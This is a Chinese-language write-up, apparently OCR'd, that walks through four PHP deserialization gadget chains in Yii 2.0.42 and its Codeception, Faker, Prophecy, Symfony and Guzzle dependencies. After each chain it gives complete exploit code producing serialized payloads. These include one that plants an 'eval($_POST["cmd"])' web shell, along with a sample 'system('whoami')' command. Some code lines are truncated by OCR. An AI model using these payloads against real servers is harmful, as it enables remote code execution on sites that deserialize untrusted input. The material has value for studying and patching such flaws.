yii 2.0.42 最新反序列化利用全集

漏洞挖掘

第一条链子

全局搜索 `__destruct`

```php
public function __destruct()
{
    $this->stopProcess();
}

public function stopProcess()
{
    foreach (array_reverse($this->processes) as $process) {
        /** @var $process Process  **/
        if (!$process->isRunning()) {
            continue;
        }
        $this->output->debug('[RunProcess] Stopping ' . $process->getCommandLine());
        $process->stop();
    }
    $this->processes = [];
```

其他利用都存在 `__wakeup` 方法，直接抛出异常导致无法利用。

会遍历 `$this->processes`

那么这里的 `$process` 就可控

全局搜索 `__call`方法

```php
public function __call($name, $arguments)
{
    $i = 0;

    do {
        $res = call_user_func_array([$this->generator, $name], $arguments);
        ++$i;

        if ($i > $this->maxRetries) {
            throw new \OverflowException(sprintf('Maximum retries of %d reached without finding a valid value', $thi
        }
    } while (!call_user_func($this->validator, $res));

    return $res;
```

此处的 `$this->generator` 可控，那么我们就可以调用任意类的方法，但此处的 `$name` 是不可控的，所以此处仅仅可以再次触发 `__call`，但是!

注意`do-while` 语句 的判断条件，

有一次调用 `call_user_func` 函数，且第一个参数可控， 只要解决 `$res` 就OK了。结合上面，找其他的`__call` 方法

```
public function __call($method, $attributes)
{
    return $this->default;
}
```

这里返回内容完全可控，也就意味着我们的 `$res` 也已经拿捏了。

可以RCE 了。还有注意的点是 `$this->maxRetries` 的值设小一点，执行个几次就行了。我看有人设了9999999，哈哈哈哈，当时我电脑疯狂弹计算器。

第二条链子

```
public function __call($methodName, array $arguments)
{
    $arguments = new ArgumentsWildcard($this->revealer->reveal($arguments));

    foreach ($this->getMethodProphecies($methodName) as $prophecy) {
        $argumentsWildcard = $prophecy->getArgumentsWildcard();
```

我将目标转向他，也就是我打断点的地方。

寻找可利用的 `reveal`方法

类中本身存在一个，

```
public function reveal()
{
    $double = $this->lazyDouble->getInstance();
```

继续找 `getInstance`;

找到一个同前面属性名相同的类，

```php
public function getInstance()
{
    if (null === $this->double) {
        if (null !== $this->arguments) {
            return $this->double = $this->doubler->double(
                $this->class, $this->interfaces, $this->arguments
            );
        }

        $this->double = $this->doubler->double($this->class, $this->interfaces);
    }

    return $this->double;
```

全都可控，看着非常舒服，继续找`double`

```php
public function double(ReflectionClass $class = null, array $interfaces, array $args = null)
{
    foreach ($interfaces as $interface) {
        if (!$interface instanceof ReflectionClass) {
            throw new InvalidArgumentException(sprintf(
                "[ReflectionClass \$interface1 [, ReflectionClass \$interface2]] array expected a
                "a second argument to `Doubler::double(...)`, but got %s.",
                is_object($interface) ? get_class($interface).' class' : gettype($interface)
            ));
        }
    }

    $classname  = $this->createDoubleClass($class, $interfaces);
    $reflection = new ReflectionClass($classname);

    if (null !== $args) {
        return $reflection->newInstanceArgs($args);
    }
    if ((null === $constructor = $reflection->getConstructor())
        || ($constructor->isPublic() && !$constructor->isFinal())) {
        return $reflection->newInstance();
```

传入此处的 `$class` 和 `$interfaces`参数 必须是一个 `ReflectionClass` 类的对象 和对象数组，后面构造的时候要注意。

看似下面有利用反射来实例化类，但并不能利用的。

我只能继续看向 `createDoubleClass`方法

```php
protected function createDoubleClass(ReflectionClass $class = null, array $interfaces)
{
    $name = $this->namer->name($class, $interfaces);
    $node = $this->mirror->reflect($class, $interfaces);

    foreach ($this->patches as $patch) {
        if ($patch->supports($node)) {
            $patch->apply($node);
        }
    }

    $this->creator->create($name, $node);

    return $name;
```

看似 `$name` 和 `$node` 不太可控，但是注意 第一条链子那个 返回值可控的 `__call` 方法，继续将的 `namer，mirror，patches` 实例化为对象，就可以控制 `$name` 和 `$node` 的值，以及绕过 `foreach`，寻找可利用的 `create` 方法

```php
    public function create($classname, Node\ClassNode $class)
    {
        $code = $this->generator->generate($classname, $class);
        $return = eval($code);
```

正正好好？！

继续用那个 `__call` 然后 `$code` 也可控。

注意一下 这里 `$class` ， 需要 `Node\ClassNode` 类的对象，也就是当前命名空间`\Node\` 的`ClassNode` 。

exp

```php
<?php
namespace Codeception\Extension{
    use Prophecy\Prophecy\ObjectProphecy;
    class  RunProcess{

        private $processes = [];
        public function __construct(){
            $a = new ObjectProphecy('1');
            $this->processes[]=new
ObjectProphecy($a);
        }
```

```
    }
    echo urlencode(serialize(new RunProcess()));
}
namespace Prophecy\Prophecy{
    use Prophecy\Doubler\LazyDouble;
class ObjectProphecy{

    private $lazyDouble;
    private $revealer;
    public function __construct($a){
        $this->revealer=$a;//一个调用自己的对象
        $this->lazyDouble=new lazyDouble();
    }
}
}
namespace Prophecy\Doubler{
    use Prophecy\Doubler\Doubler;
    class LazyDouble
{
    private $doubler;
    private $class;
    private $interfaces;
    private $arguments;
    private $double=null;
    public function __construct(){
        $this->doubler = new Doubler();
        $this->arguments=array('jiang'=>'jiang');
        $this->class=new
\ReflectionClass('Exception');
        $this->interfaces[]=new
\ReflectionClass('Exception');
}
}
}
namespace Faker{
    class DefaultGenerator
{
```

```
46      protected $default;
47
48      public function __construct($default)
49      {
50          $this->default = $default;
51      }
52  }
53  }
54
55  namespace Prophecy\Doubler\Generator\Node{
56      class ClassNode{}
57  }
58  namespace Prophecy\Doubler{
59      use Faker\DefaultGenerator;
60      use Prophecy\Doubler\Generator\ClassCreator;
61      use
    Prophecy\Doubler\Generator\Node\ClassNode;
62      class Doubler{
63          private $namer;
64          private $mirror;
65          private $patches;
66          private $creator;
67          public function __construct(){
68              $name='jiang';
69              $node=new ClassNode();
70              $this->namer=new
    DefaultGenerator($name);
71              $this->mirror=new
    DefaultGenerator($node);
72              $this->patches=array(new
    DefaultGenerator(false));
73              $this->creator=new ClassCreator();
74          }
75      }
76  }
77  namespace Prophecy\Doubler\Generator{
78      use Faker\DefaultGenerator;
```

```php
class ClassCreator{
    private $generator;
    public function __construct(){
        $this->generator=new DefaultGenerator('eval($_POST["cmd"]);');
    }
}
}
```


注意一下攻击的时候 `cmd=system('whoami');phpinfo();`

不加`phpinfo()`的话，前面的输出会被报错掩盖掉。

第三条链子

继续找`__call`

这里`$res`可以控制，那么我们就可以 通过序列化一个对象触发`__sleep`方法



注意这里`($this-value)()`，已经再明显不过了。

###

exp

```php
<?php
namespace Codeception\Extension{
    use Faker\UniqueGenerator;
    class  RunProcess{

        private $processes = [];
        public function __construct(){

            $this->processes[]=new
UniqueGenerator();
        }
    }
    echo urlencode(serialize(new RunProcess()));
}
namespace Faker{
    use Symfony\Component\String\LazyString;
    class UniqueGenerator
{
        protected $generator;
```

```
        protected $maxRetries;
        public function __construct()
    {
        $a = new LazyString();
        $this->generator = new
DefaultGenerator($a);
        $this->maxRetries = 2;
    }
}
class DefaultGenerator
{
    protected $default;

    public function __construct($default = null)
    {
        $this->default = $default;
    }
}
}
namespace Symfony\Component\String{
    class LazyString{
        private $value;
        public function __construct(){
            include("closure/autoload.php");
            $a = function(){phpinfo();};
            $a = \Opis\Closure\serialize($a);
            $b = unserialize($a);
            $this->value=$b;
        }
    }
}
```

第四条链子

入口依然不变，

`stopProcess` 方法中存在

```
'[RunProcess] Stopping ' . $process->getCommandLine()
```

利用 返回值可控的`__call` 和 字符串连接符 `.` ，将目标转向 `__toString`，

```
public function __toString(): string
{
    try {
        $this->rewind();
        return $this->getContents();
    } catch (\Throwable $e) {
        if (\PHP_VERSION_ID >= 70400) {
```

在这里找到了可利用点，跟进 `rewind`

```
public function rewind(): void
{
    $this->seek( offset: 0);
}

/**
 * Attempts to seek to the given position. Only supports SEEK_SET.
 */
public function seek($offset, $whence = SEEK_SET): void
{
    if (!$this->seekable) {
        throw new \RuntimeException( message: 'This AppendStream is not seekable');
    } elseif ($whence !== SEEK_SET) {
        throw new \RuntimeException( message: 'The AppendStream can only seek with SEEK_
    }

    $this->pos = $this->current = 0;

    // Rewind each stream
    foreach ($this->streams as $i => $stream) {
        try {
            $stream->rewind();
        } catch (\Exception $e) {
```

下面断点的地方又可以走向其他类中的 `rewind` 方法，

```php
public function rewind(): void
{
    $this->seek( offset: 0);
}

public function seek($offset, $whence = SEEK_SET): void
{
    if ($whence === SEEK_SET) {
        $byte = $offset;
    } elseif ($whence === SEEK_CUR) {
        $byte = $offset + $this->tell();
    } elseif ($whence === SEEK_END) {
        $size = $this->remoteStream->getSize();
        if ($size === null) {
            $size = $this->cacheEntireStream();
        }
        $byte = $size + $offset;
    } else {
        throw new \InvalidArgumentException( message: 'Invalid whence');
    }

    $diff = $byte - $this->stream->getSize();

    if ($diff > 0) {
        // Read the remoteStream until we have read in at least the amount
        // of bytes requested, or we reach the end of the file.
        while ($diff > 0 && !$this->remoteStream->eof()) {
            $this->read($diff);
            $diff = $byte - $this->stream->getSize();
        }
```

在这里可以看到很相似的调用。

跟进 `read` 方法

```php
    public function read($length): string
    {
        // Perform a regular read on any previously read data from the
        $data = $this->stream->read($length);
        $remaining = $length - strlen($data);

        // More data was requested so read from the remote stream
        if ($remaining) {
            // If data was written to the buffer in a position that wo
            // been filled from the remote stream, then we must skip b
            // the remote stream to emulate overwriting bytes from tha
            // position. This mimics the behavior of other PHP stream
            $remoteData = $this->remoteStream->read(
                length: $remaining + $this->skipReadBytes
            );
```

又要跳向其他类的 `read` 方法。

```php
public function read($length): string
{
    $data = $this->buffer->read($length);
    $readLen = strlen($data);
    $this->tellPos += $readLen;
    $remaining = $length - $readLen;

    if ($remaining) {
        $this->pump($remaining);
        $data .= $this->buffer->read($remaining);
        $this->tellPos += strlen($data) - $readLen;
    }

    return $data;
}
```

```php
private function pump(int $length): void
{
    if ($this->source) {
        do {
            $data = call_user_func($this->source, $length);
            if ($data === false || $data === null) {
```

在这里找到了利用的地方。

exp

```php
<?php
namespace Codeception\Extension{
    use Faker\DefaultGenerator;
    use GuzzleHttp\Psr7\AppendStream;
    class  RunProcess{
        protected $output;
        private $processes = [];
        public function __construct(){
            $this->processes[]=new
DefaultGenerator(new AppendStream());
            $this->output=new
DefaultGenerator('jiang');
        }
    }
```

```
    echo urlencode(serialize(new RunProcess()));
}

namespace Faker{
    class DefaultGenerator
{
    protected $default;

    public function __construct($default = null)
    {
        $this->default = $default;
}
}
}
namespace GuzzleHttp\Psr7{
    use Faker\DefaultGenerator;
    final class AppendStream{
        private $streams = [];
        private $seekable = true;
        public function __construct(){
            $this->streams[]=new CachingStream();
        }
    }
    final class CachingStream{
        private $remoteStream;
        public function __construct(){
            $this->remoteStream=new
DefaultGenerator(false);
            $this->stream=new  PumpStream();
        }
    }
    final class PumpStream{
        private $source;
        private $size=-10;
        private $buffer;
        public function __construct(){
```

```
            $this->buffer=new
DefaultGenerator('j');
            include("closure/autoload.php");
            $a = function(){phpinfo();};
            $a = \Opis\Closure\serialize($a);
            $b = unserialize($a);
            $this->source=$b;
        }
    }
}
```